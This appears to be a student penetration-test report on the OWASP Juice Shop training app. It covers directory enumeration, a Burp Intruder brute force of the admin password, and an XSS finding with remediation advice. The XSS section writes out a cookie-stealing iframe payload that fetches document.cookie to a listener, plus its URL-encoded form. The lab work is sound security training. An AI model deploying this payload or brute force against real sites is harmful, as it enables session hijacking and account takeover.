

OWASP Juice Shop Penetration Testing

in these test it can be mix between (Grey-Box test)because we didn't know anything except admin email .

Purpose:

he purpose of this penetration test is to identify and exploit vulnerabilities in the OWASP Juice Shop application to assess its security posture and demonstrate potential risks.

Key Findings:

- Discovered critical vulnerabilities such as exposed admin paths, weak password policies, and cross-site scripting (XSS).
- Exploited vulnerabilities could lead to unauthorized access, data theft, and potential compromise of user accounts and application integrity.

Scope:

- Websites: OWASP Juice Shop application.
- Applications: Web interface for both users and administrators.
- Grey-box testing: Limited knowledge of the application and access to a user account for testing.

Tools Used:

- Burp Suite
- Browser Developer Tools
- kali terminal (python3 , docker,Dirbuster)

Vulnerability Findings.

1. Enumeration to Find Admin Path

Description:

Attackers can manually browse and guess URL paths to discover sensitive admin

functionalities. The application lacks mechanisms to obscure or restrict access to these paths.

Risk and Impact:

Unauthorized discovery of admin pages enables attackers to target login credentials or perform brute-force attacks.

Evidence:

We use first dirbuster inside kali to get some hidden path and there is the result

```
(root@kali)-[/home/kali]
# dirb http://localhost:3000/
> [Bookmarks Toolbar]
DIRB v2.22 kmarks
By The Dark Raver

START_TIME: Tue Dec 24 11:57:51 2024
URL_BASE: http://localhost:3000/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


GENERATED WORDS: 4612

— Scanning URL: http://localhost:3000/ —
+ http://localhost:3000/assets (CODE:301|SIZE:156)
+ http://localhost:3000/ftp (CODE:200|SIZE:11072)
+ http://localhost:3000/profile (CODE:500|SIZE:1154)
+ http://localhost:3000/promotion (CODE:200|SIZE:6586)
+ http://localhost:3000/redirect (CODE:500|SIZE:3119)
+ http://localhost:3000/robots.txt (CODE:200|SIZE:28)
+ http://localhost:3000/snippets (CODE:200|SIZE:792)
+ http://localhost:3000/video (CODE:200|SIZE:10075518)
+ http://localhost:3000/Video (CODE:200|SIZE:10075518)

END_TIME: Tue Dec 24 11:58:21 2024
DOWNLOADED: 4612 - FOUND: 9

(root@kali)-[/home/kali]
#
```

here we see that it works but it didn't get any admin path so we use Browser Developer Tools to navigate the JS scripts that are shown




in Browser Developer Tools we select debugger and search key word(path)



here we show all of avliable path one from them was administration

we will use it



and it show all registered users account that wasn't access to see it

Recommendations

- Implement proper input validation and sanitization to mitigate XSS.
- Enforce rate-limiting and account lockout mechanisms to prevent brute-force attacks.
- Hide sensitive paths using proper security (FIREWALL) measures such as authentication and authorization controls.

2. Brute Force on Admin Credentials

Description:


Using Hydra with a valid email (admin@juice-sh.op), the attacker successfully brute-forced the admin password due to a lack of account lockout or rate-limiting.

Risk and Impact:

Full admin access allows the attacker to manipulate application data, compromise user accounts, and control the system.

Evidence:

in these attack we use burp suite



here we open the tool and will navigate to the target link

The image shows a login form with a dark background. The title 'Login' is at the top left. There are two input fields: 'Email *' with the value 'admin@juice-sh.op' and 'Password *' with masked characters. Below the password field is a link 'Forgot your password?'. There is a blue 'Log in' button with a key icon, a 'Remember me' checkbox, and a green 'Log in with Google' button. At the bottom, there is a link 'Not yet a customer?'. The form is centered and has a clean, modern design.

Here we will put the given email and put any password to send Post form to server to start attack and crack the password

The screenshot shows the Burp Suite interface. The top menu bar includes Burp, Project, Intruder, Repeater, View, and Help. The main toolbar has buttons for Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. The 'Intruder' tab is active, showing a list of HTTP requests. The selected request is a POST to /rest/user/login with the following details:

- Method: POST
- URL: /rest/user/login
- Status code: 401
- Length: 385
- MIME type: text
- Extension: .json
- Title: /rest/user/login
- Notes: /rest/user/login
- TLS: 127.0.0.1
- IP: 127.0.0.1
- Cookies: 13:22:34 27 D... 8080 7
- Time: 13:22:34 27 D... 8080 7
- Listener port: 8080
- Start respons...: 7

The 'Request' tab is selected, showing the raw HTTP request:

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
Content-Length: 50
sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: languageen; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=3eVhN103WREPYLz6J; alokwM44VfVkuqG2g0KXe4b87yrpDv95ZvKQqWQ
Connection: close

{"email":"admin@juice-sh.op","password":"$d5dsd5d$"}

```

The 'Response' tab is also visible, showing the raw HTTP response:

```
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/ops
Content-Type: text/html; charset=utf-8
Content-Length: 26
ETag: W/"1a-ARJvK+snzAF300ve2e0G+3Eus"
Vary: Accept-Encoding
Date: Fri, 27 Dec 2024 18:22:38 GMT
Connection: close

Invalid email or password.

```

here we see the request and it show the email , password that we put it we will sent these script in intruder to start the attack

The screenshot shows the Burp Suite 'Intruder' configuration screen. The 'Attack type' is set to 'Sniper'. The 'Payload positions' section is configured with the target 'http://localhost:3000'. The 'Update Host header to match target' checkbox is checked. The 'Attack' button is visible in the top right corner.

The 'Payload positions' section shows the following configuration:

- Target: http://localhost:3000
- Update Host header to match target: ☒

The 'Attack' button is located in the top right corner of the configuration panel.

Here we will target the password field only to try the password text that we sent it to the tool

The screenshot shows the Burp Suite 'Intruder' attack results. The 'Attack' button is visible in the top right corner. The 'Results' tab is selected, showing the following table:

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		401	39			413	
1	11111	401	36			413	
2	monkey	401	28			413	
3	12345	401	23			413	
4	admin123	200	107			1197	
5	spap	401	18			413	

and here we see that he try 5 password 4 sent HTTP status code **401** stands for **"Unauthorized"**.

and only get 200 that mean it was the correct password

Recommendations:

- Enforce rate-limiting and account lockouts after multiple failed login attempts.
- Use multi-factor authentication (MFA) for admin accounts.

3. XSS in Product Search


Description:

Inputting malicious JavaScript in the product search bar leads to execution of the script in the browser of any user who views the page.


Risk and Impact:

Attackers can execute arbitrary scripts to steal session cookies, perform phishing, or redirect users to malicious sites.

Evidence:




Here when we find search bar we conclude that it can have an vulnerabilities so we will inject simple script to see (`<iframe src="javascript:alert('xss')">`)



and here we see it work and the search bar has the script inside it so let's use these vulnerabilities

we will make an more complex script (`<iframe src="javascript:alert('I got you!'); fetch('http://localhost:8080/cookie?data=' + document.cookie)'"></iframe>`)

and inject it to see the url



after we inject the script into search we will get the url code
 (`%3Ciframe%20src%3D%22javascript:alert('I%20got%20you!');%20fetch('http:%2F%2Flocalhost:8080%2Fcookie%3Fdata%3D'%20%2B%20document.cookie)%22%3E%3C%2Fiframe%3E`)

these script until now steal the session ID but we want to store it inside kali

we will use

html script inside text file (in the video called log)

the log text is used to steal the session id and put it inside text file called (cookies-log)

we will run the script by python3 log


```
(root@kali)-[/home/kali/xss]
# python3 log
Starting server on port 8080 ...
```

[illegible]

Outcome and Impact:

Recommendations:

- Ensure all input fields (e.g., the search bar) accept only valid, expected data.
- Use a strict allowlist approach for allowable characters (e.g., alphanumeric and specific symbols like spaces or hyphens).

- **Summary of Findings:**
The OWASP Juice Shop application exhibits critical vulnerabilities including exposed admin paths, weak authentication measures, and inadequate input sanitization.
- **Overall Risk Level:**
High. Successful exploitation of these vulnerabilities can lead to severe consequences including data breaches, application compromise, and user exploitation.
- **Next Steps for Remediation:**
 - Address vulnerabilities as outlined in the remediation steps for each finding.
 - Regularly perform penetration tests and vulnerability scans.
 - Educate developers on secure coding practices.

محمد احمد محمد محمد المهدي 2305564

محمد عيد ابراهيم عبدالحميد عثمان

2305565

عبدالرحمن عادل شاهين

2305432